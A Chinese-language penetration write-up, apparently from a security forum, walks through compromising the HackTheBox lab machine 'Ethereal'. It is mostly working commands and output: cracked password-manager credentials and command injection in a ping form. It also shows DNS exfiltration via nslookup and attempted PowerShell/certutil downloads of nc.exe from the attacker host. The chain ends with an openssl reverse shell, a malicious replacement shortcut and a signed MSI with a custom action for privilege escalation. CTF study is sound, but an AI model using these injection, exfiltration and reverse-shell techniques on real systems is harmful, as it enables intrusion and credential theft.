
Ethereal 靶机渗透

Rogerds / 2019-04-11 08:39:00 / 浏览数 4381 渗透测试 渗透测试 顶(0) 踩(0)

信息收集

```
nmap -sV -sC -A 10.10.10.106
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ethereal
8080/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Bad Request
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

打开10.10.10.106页面，发现一个Ping的链接，点开跳转http://ethereal.htb:8080/



修改hosts文件，绑定ethreal.htb
vi /etc/hosts
10.10.10.106 ethereal.htb

打开后发现需要验证用户名和密码。
这里ftp有个匿名登陆，直接anonymous登陆。

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
07-10-18  09:03PM       <DIR>          binaries
```

```
09-02-09  08:58AM                 4122 CHIPSET.txt
01-12-03  08:58AM              1173879 DISK1.zip
01-22-11  08:58AM               182396 edb143en.exe
01-18-11  11:05AM                98302 FDISK.zip
07-10-18  08:59PM       <DIR>          New folder
07-10-18  09:38PM       <DIR>          New folder (2)
07-09-18  09:23PM       <DIR>          subversion-1.10.0
11-12-16  08:58AM                 4126 teamcity-server-log4j.xml
226 Transfer complete.
```

解压FDISK.zip发现一个 FAT的文件类型

```
unzip FDISK.zip
file FDISK
FDISK: DOS/MBR boot sector, code offset 0x3c+2, OEM-ID "MSDOS5.0", root entries 224, sectors 2880 (volumes <=32 MB), sectors/F
```

挂载FDISK

创建一个挂载点，
mkdir /mnt/htbdisk
完成挂载
mount -t vfat /home/Rogerd/tools/htb/ethereal/FDISK /mnt/htbdisk
查看文件，通过strings查看pbox.dat文件信息。


```
ls -al /mnt/htbdisk/pbox/
■■■ 88
drwxr-xr-x 2 root root   512 7■   3  2018 .
drwxr-xr-x 3 root root  7168 1■   1  1970 ..
-rwxr-xr-x 1 root root   284 7■   3  2018 pbox.dat
-rwxr-xr-x 1 root root 81384 8■  25  2010 pbox.exe
$ strings /mnt/htbdisk/pbox/pbox.dat
PasswordBox
S   ?8$
cI8!
L@i,r
6N\7
\~pe
```

破解pbox

搜索passwordbox pbox，找到并下载（pbox011-linux.zip）。
解压后运行，提示缺少libncurses.so.5，安装lib5运行pobx，想要读取pbox.dat数据必须放在用户目录下，并重命名为.pbox.dat

```
./pbox
./pbox: error while loading shared libraries: libncurses.so.5: cannot open shared object file: No such file or directory
sudo apt-get install libncurses5:i386
cp /mnt/htbdisk/pbox/pbox.dat /home/Rogerd/.pbox.dat
./pbox
Enter your master password: password
```

读取完以后发现里面存放的都是一些密码信息。



相关的密码信息：


```
./pbox --dump
databases  ->  7oth3B@tC4v3!
msdn  ->  alan@ethereal.co / P@ssword1!
learning  ->  alan2 / learn1ng!
ftp drop  ->  Watch3r
backup  ->  alan / Ex3cutiv3Backups
website uploads  ->  R3lea5eR3@dy#
truecrypt  ->  Password8
management server  ->  !C414m17y57r1k3s4g41n!
svn  ->  alan53 / Ch3ck1ToU7>
```

8080 RCE

输入用户密码打开8080

```
user: alan
password: !C414m17y57r1k3s4g41n!
```

尝试用执行ping命令 ， 使用tcpdump获取数据。
接收到数据，表示可以通信




```
sudo tcpdump  -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes

■■■
11:32:35.724661 IP ethereal.htb > kali: ICMP echo request, id 1, seq 58, length 40
11:32:35.724717 IP kali > ethereal.htb: ICMP echo reply, id 1, seq 58, length 40
```

使用responder 获取返回数据

```
sudo responder -I tun0
```

在8080上执行这串命令

```
127.0.0.1 & for /f %i in ('whoami') do nslookup %i 10.10.14.57
■■■
[+] Listening for events...
[*] [DNS] Poisoned answer sent to: 10.10.10.106     Requested name: .etherealalan

127.0.0.1 & for /f "tokens=1,2,3," %a in ('dir /B "C:\inetpub"') do nslookup %a.%b.%c 10.10.14.57
■■■
[*] [DNS] Poisoned answer sent to: 10.10.10.106     Requested name: .custerr
[*] [DNS] Poisoned answer sent to: 10.10.10.106     Requested name: .ftproot
[*] [DNS] Poisoned answer sent to: 10.10.10.106     Requested name: .history
[*] [DNS] Poisoned answer sent to: 10.10.10.106     Requested name: .logs
[*] [DNS] Poisoned answer sent to: 10.10.10.106     Requested name: .temp
[*] [DNS] Poisoned answer sent to: 10.10.10.106     Requested name: .wwwroot
```

尝试下载NC

把nc.exe放入python服务下。
python -m SimpleHTTPServer 8000


使用powershell 下载失败

```
127.0.0.1 & powershell IEX (New-Object System.Net.Webclient).DownloadString('http://10.10.14.57:8000/nc.exe');
```

使用certutil.exe下载失败

```
certutil.exe -urlcache -split -f http://10.10.14.57:8000/nc.exe c:\users\public\desktop\shortcuts\nc.exe
```

下载失败的具体原因无法判断，使用&&拼接方式来判断
这里判断一下是否执行成功，我们使用&&拼接，只要有一个错误就无法运行ping命令，最后判断powershell和certutil无法使用。
127.0.0.1 && whoami && ping 10.10.14.57



发现防火墙策略

把防火墙策略写入firewall.txt

```
127.0.0.1 & netsh advfirewall firewall show rule name=all | findstr "Rule Name:" | findstr "Allow" > C:\users\public\desktop\s
```

读取文件信息，并通过nslookup返回给主机
执行：

```
127.0.0.1 & for /f "tokens=1,2,3,4,5,6,7,8" %a in ('type C:\users\public\desktop\shortcuts\firewall.txt') do nslookup %a.%b.%c
```

返回：

```
[*] [DNS] Poisoned answer sent to: 10.10.10.106     Requested name: .Rule.Name.Allow.ICMP.Request
[*] [DNS] Poisoned answer sent to: 10.10.10.106     Requested name: .Rule.Name.Allow.TCP.Ports.73.136
[*] [DNS] Poisoned answer sent to: 10.10.10.106     Requested name: .Rule.Name.Allow.UDP.Port.53
[*] [DNS] Poisoned answer sent to: 10.10.10.106     Requested name: .Rule.Name.Allow.Port.80.8080
[*] [DNS] Poisoned answer sent to: 10.10.10.106     Requested name: .Rule.Name.Allow.ICMP.Request
```

openssl 反弹shell

CA根证书的生成步骤：
生成CA私钥（.key）-->生成CA证书请求（.csr）-->自签名得到根证书（.crt）（CA给自己颁发的证书）。
签发X.509格式证书命令
keyout 私钥
ca.pem 自签名

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
```

设置证书链接，端口可以设置为73、136

```
sudo openssl s_server -key key.pem -cert cert.pem -quiet -port 73
```

执行openssll返回shell

```
■73■■■■■■■■■
127.0.0.1 | C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.14.2:73

■■alan■■■■■
127.0.0.1 | dir c:\users\alan\desktop |C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.14.2:73

■■note-draft.txt
127.0.0.1 |  type c:\users\alan\desktop\note-draft.txt | C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect 1
```

■■alan■■■■■■
```
Directory of c:\users\alan\desktop

07/07/2018  11:08 PM    <DIR>          .
07/07/2018  11:08 PM    <DIR>          ..
07/07/2018  11:07 PM               160 note-draft.txt
               1 File(s)            160 bytes
               2 Dir(s)  15,430,053,888 bytes free
```

■■note-draft.txt■■■
```
I've created a shortcut for VS on the Public Desktop to ensure we use the same version. Please delete any existing shortcuts a

- Alan
```

查看note-draft.txt文件，内容是个提示，为了使用户使用同一个版本的VS，
在public桌面创建了一个快捷方式，请删除该快捷方式。那就是生成一个病毒文件给其他用户执行。
我们先找到具体的文件， 最后在shortcuts找到 vs 2017.lnk文件，想办法替换生成一个。

```
127.0.0.1 | dir c:\users\public\desktop\Shortcuts | C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.

Directory of c:\users\public\desktop\Shortcuts

03/21/2019  01:15 AM    <DIR>          .
03/21/2019  01:15 AM    <DIR>          ..
03/20/2019  11:29 PM               720 evil.lnk.b64
03/20/2019  11:13 PM               531 rick.lnk
03/21/2019  01:06 AM            32,768 rick.msi
07/06/2018  02:28 PM             6,125 Visual Studio 2017.lnk
               4 File(s)         40,144 bytes
               2 Dir(s)  15,431,675,904 bytes free
```

生成恶意的lnk

使用LNKUp 生成一个lnkup.lnk

```
python generate.py --host localhost --type ntlm --output lnkup.lnk --execute "C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_cli
```

把lnk转换成base64字符串

```
openssl base64 -A -e -in 'new.lnk'  -out out
cat out
TAAAAAEUAgAAAAAAwAAAAAAAAAEZhAAAAAAAAAAIBwpaS039QBgHClpLTf1AGAcKWktN/UAQAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAOcAFAAfUOBP0CDqOmkQotgIAC
```

使用set命令写入link.txt文件

```
127.0.0.1 | echo | set /p a=TAAAAAEUAgAAAAAAwAAAAAAAAAEZhAAAAAAAAAAIBwpaS039QBgHClpLTf1AGAcKWktN/UAQAAAAAAAAAAAQAAAAAAAAAAAAAAAA
```

通过openssl解析base64文件，并且写入 Visual Studio 2017.lnk文件

```
127.0.0.1 & C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe base64 -A -d -in "C:\Users\Public\Desktop\shortcuts\link.txt" -out "C:\
```

拿到user.txt

等待lnk执行返回shell，最后拿到user.txt

MSI提权

我们在D:\DEV\MSIs>note.txt找到一个提示，这里我们就需要把生成的恶意MSI放入MSIs目录下

```
D:\DEV\MSIs>type note.txt
Please drop MSIs that need testing into this folder - I will review regularly. Certs have been added to the store already.
[redacted]
```

在D:\cert下找到cer、pvk文件

```
D:\Certs>dir
Volume in drive D is Development
Volume Serial Number is 54E5-37D1
Directory of D:\Certs

07/07/2018  09:50 PM    <DIR>          .
07/07/2018  09:50 PM    <DIR>          ..
07/01/2018  09:26 PM               772 MyCA.cer
07/01/2018  09:26 PM             1,196 MyCA.pvk
               2 File(s)          1,968 bytes
               2 Dir(s)   8,428,077,056 bytes free
```

把cer、pvk文件数据转换成base64，方便取出来。

```
C:\progra~2\OpenSSL-v1.1.0\bin\openssl.exe base64 -in MyCA.cer
MIIDADCCAeigAwIBAgIQIPZoDPLffoVFfuI8gqFGajANBgkqhkiG9w0BAQsFADAQ
MQ4wDAYDVQQDEwVNeSBDQTAeFw0xODA3MDEyMTI2MzlaFw0zOTEyMzEyMzU5NTla
MBAxDjAMBgNVBAMTBU15IENBMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC
AQEAnc1wfJAWkLGTZkTOLPigFzO5Wp+4Q6DtGHO3SxHubY3ru3caRm8y4Y5LHtlY
jc9ZP5BStiYsVtnqzJY1H+SxweLPQvpHYjSC54ZpMEt1AHKhuE9o9+2qdfNonRtK
/xLa2qcov0prPPs9LTkde5xIWw7fplAmrpvkVf4yfgSrmactNLoZby/lnG+nhsT5
j4ICZIGogo+Icn/eTy7UPCdRdfkOdzAHBX6xQfH6g/p7HGtPigH9rs4ia1cND6J+
NuPAuuLlMxpbSYE5Q1Gq8sRKdYnTMK9RfLnxa+N78qqR8R/MYr/RR4lKr2klwQm4
jWno4wAlqirjW5W7LDmBOsstNQIDAQABo1YwVDAPBgNVHRMBAf8EBTADAQH/MEEG
A1UdAQQ6MDiAEKuZwosHXc04qkkMrVgOXvShEjAQMQ4wDAYDVQQDEwVNeSBDQYIQ
IPZoDPLffoVFfuI8gqFGajANBgkqhkiG9w0BAQsFAAOCAQEAaJWYGIP0vCruQ7WP
43P0vFuwCmSLUYM+Edz+kQGBifhBnNsU+klJ18TWwazRGE4c72oAF+gNCAvfFKIq
2pbGUWaKnPzEO0znCg4pgdEIGHjNTePYngL0h76ItFlGOr4YttOIROflpk1dR6Cp
/1PwEOxZZ/9Kr9h1GVDiz2vcQW2VA8ALcgY584SKUkuKhE8Mqao78hU87e4dgXQL
KkqlkMYo7XeFa5MYZpiXCQNQNQIp1l7wAiA6mdaURtG6+PSoLZel8101iXYQbZUn
FAAiPQJ0lYyqerYP1tXtoSGUUEquiZFif3iU3VGA57L2repPbNIqOSOEmd47ZXT5
K9WXgA==

D:\Certs>C:\progra~2\OpenSSL-v1.1.0\bin\openssl.exe base64 -in MyCA.pvk
HvG1sAAAAAACAAAAAAAAAAAAAACUBAAABwIAAAAkAABSU0EyAAgAAAEAAQA1Lcs6
gTksu5Vb4yqqJQDj6GmNuAnBJWmvSolH0b9izB/xkarye+Nr8bl8Ua8w04l1SsTy
qlFDOYFJWxoz5eK6wOM2fqIPDVdrIs6u/QGKT2sce/qD+vFBsX4FBzB3Dvl1USc8
1C5P3n9yiI+CqIFkAoKP+cSGp2+c5S9vGbo0LaeZqwR+Mv5V5JuuJlCm3w5bSJx7
HTktPfs8a0q/KKfa2hL/ShudaPN1qu33aE+4oXIAdUswaYbngjRiR/pCz+LBseQf
NZbM6tlWLCa2UpA/Wc+NWNkeS47hMm9GGne7641t7hFLt3MY7aBDuJ9auTMXoPgs
zkRmk7GQFpB8cM2dcZKSZIFgfu9cfUwrnXbTQC2BzNdRgmJGHW+KXCFns7ve/Cfh
UUSEOwv+aZwivMWic+lUA3MbVE73k5SrWWAa8HfhyRGeVkClWynddhknlufRz3VT
owT8YoHrpOey+EJ48NX5kbb/lIL0qTzd4DtWbLDSI1oW+Cj3hiuQ1unQU7wF4Ukf
7jv7zghW6Bp6LoUBFd9Dxw0Irs/aVRPyLWKv1Smk7rdiZ+Ym6/upHuLBaak4L/rM
qvzeT+hoV9JkdOckXA54tEf0SYoamH2+mFwSgmenHjdHEPjKOC1FJOGacC/bKB4z
iw0AoLPAwoK+ld57HMo1mexAEfvwua3rT6WB1pHtuKszTcsw2llLlAk3C2OU8sJS
+XPjsy4564WZZJurWx10vlhPUpdKTGbF/QV+5b02FQiyR5HkWBtqKHRVyEdZB0l5
VFFUXWZBzYc//AqSfPZg19VcrGS2B8rU6oK/5dA4djw9oeYzpQDD5q6z/GlGrLCt
iwGht0fcUveev2+20QfAHkGMmK1l9ymFdABCxLxQ3RbsaRwFffzwIO7hICSjIPwP
8Lfl9SbLP1TqUhfmcWhDPNgBjvgI2HuiXOTOjqgo+ML8AP4t5ctAOV3idNqGA+8o
QfqbZIwXW8t3DhRMOQ+y+7kZAG+0Tl4W+64Z+WbpV5NQ4Lh5zSDmy0H3NookmLbM
k/+6gRKfzGSnvlxR8+yngqaJoCYziE/+F3k293lHyGz7swQ+/Pgn4VnKXJPJTHwM
Gh7npszdDimChYLZhdo8VKSPdIe1aBcwzlxWhKe8zU39ktBCVB6COH+X2rRlNXiv
vvvesEbLeD0y2vFxjWxCT1IcNMSe+NWLrRLVV1FlLtjTp+uIk8158Et7Mi5/i2h3
ic+SiTxnQceaA9VJHLXEp3yO7hKMEpH9amU41EtFVStmiRoO3S3Bv3gGmZNKxZGJ
aocRCf2Rc0AjRB2xbshYFx4hCpDPdXCZRzDIjJjxQEfl1rLxQqA5rz3/3K8SyJSL
S79t8hzxlqwZvuMkL8LJzJi4m9Bt9sc2IxMdka4oAHAvKNpoOi6fZKINibMP69xK
g7lubG3/Aft9LYH2DpSSt00WyPIqFIscvOqkzrBlJHW4Dj65gsdsBqKIvb0hdfpf
myOjgtyxIuox7xHZOTg0TjoOnw1oMAdlBLaDfRz91TDwdd5N6T83QXLy3gY=
```

解密base64,并生成新的文件

```
cat MyCa.cer | base64 -d > MyCa1.cer
cat MyCa.pvk  | base64 -d > MyCa1.pvk
```

生成带签名的MSI

新建一个msi.xml文件

```
<?xml version="1.0"?>
<Wix xmlns="http://schemas.microsoft.com/wix/2006/wi">
<Product Id="*" UpgradeCode="12345678-1234-1234-1234-111111111111" Name="Example Product Name"
Version="0.0.1" Manufacturer="@_xpn_" Language="1033">
<Package InstallerVersion="200" Compressed="yes" Comments="Windows Installer Package"/>
<Media Id="1" Cabinet="product.cab" EmbedCab="yes"/>
<Directory Id="TARGETDIR" Name="SourceDir">
<Directory Id="ProgramFilesFolder">
<Directory Id="INSTALLLOCATION" Name="Example">
<Component Id="ApplicationFiles" Guid="12345678-1234-1234-1234-222222222222">
</Component>
</Directory>
</Directory>
</Directory>
<Feature Id="DefaultFeature" Level="1">
<ComponentRef Id="ApplicationFiles"/>
</Feature>
<Property Id="cmdline">cmd.exe /C "c:\users\public\desktop\shortcuts\lnkup.lnk"</Property>
<CustomAction Id="Stage1" Execute="deferred" Directory="TARGETDIR" ExeCommand='[cmdline]' Return="ignore"
Impersonate="yes"/>
<CustomAction Id="Stage2" Execute="deferred" Script="vbscript" Return="check">
fail_here
</CustomAction>
<InstallExecuteSequence>
<Custom Action="Stage1" After="InstallInitialize"></Custom>
<Custom Action="Stage2" Before="InstallFiles"></Custom>
</InstallExecuteSequence>
</Product>
</Wix>
```

这里我们需要切换到windows环境
下载wix311.exe执行并安装。
安装完后切换到wix目录，使用candle.exe生成msi.wixobj
使用light.exe 生成lnkup.msi

```
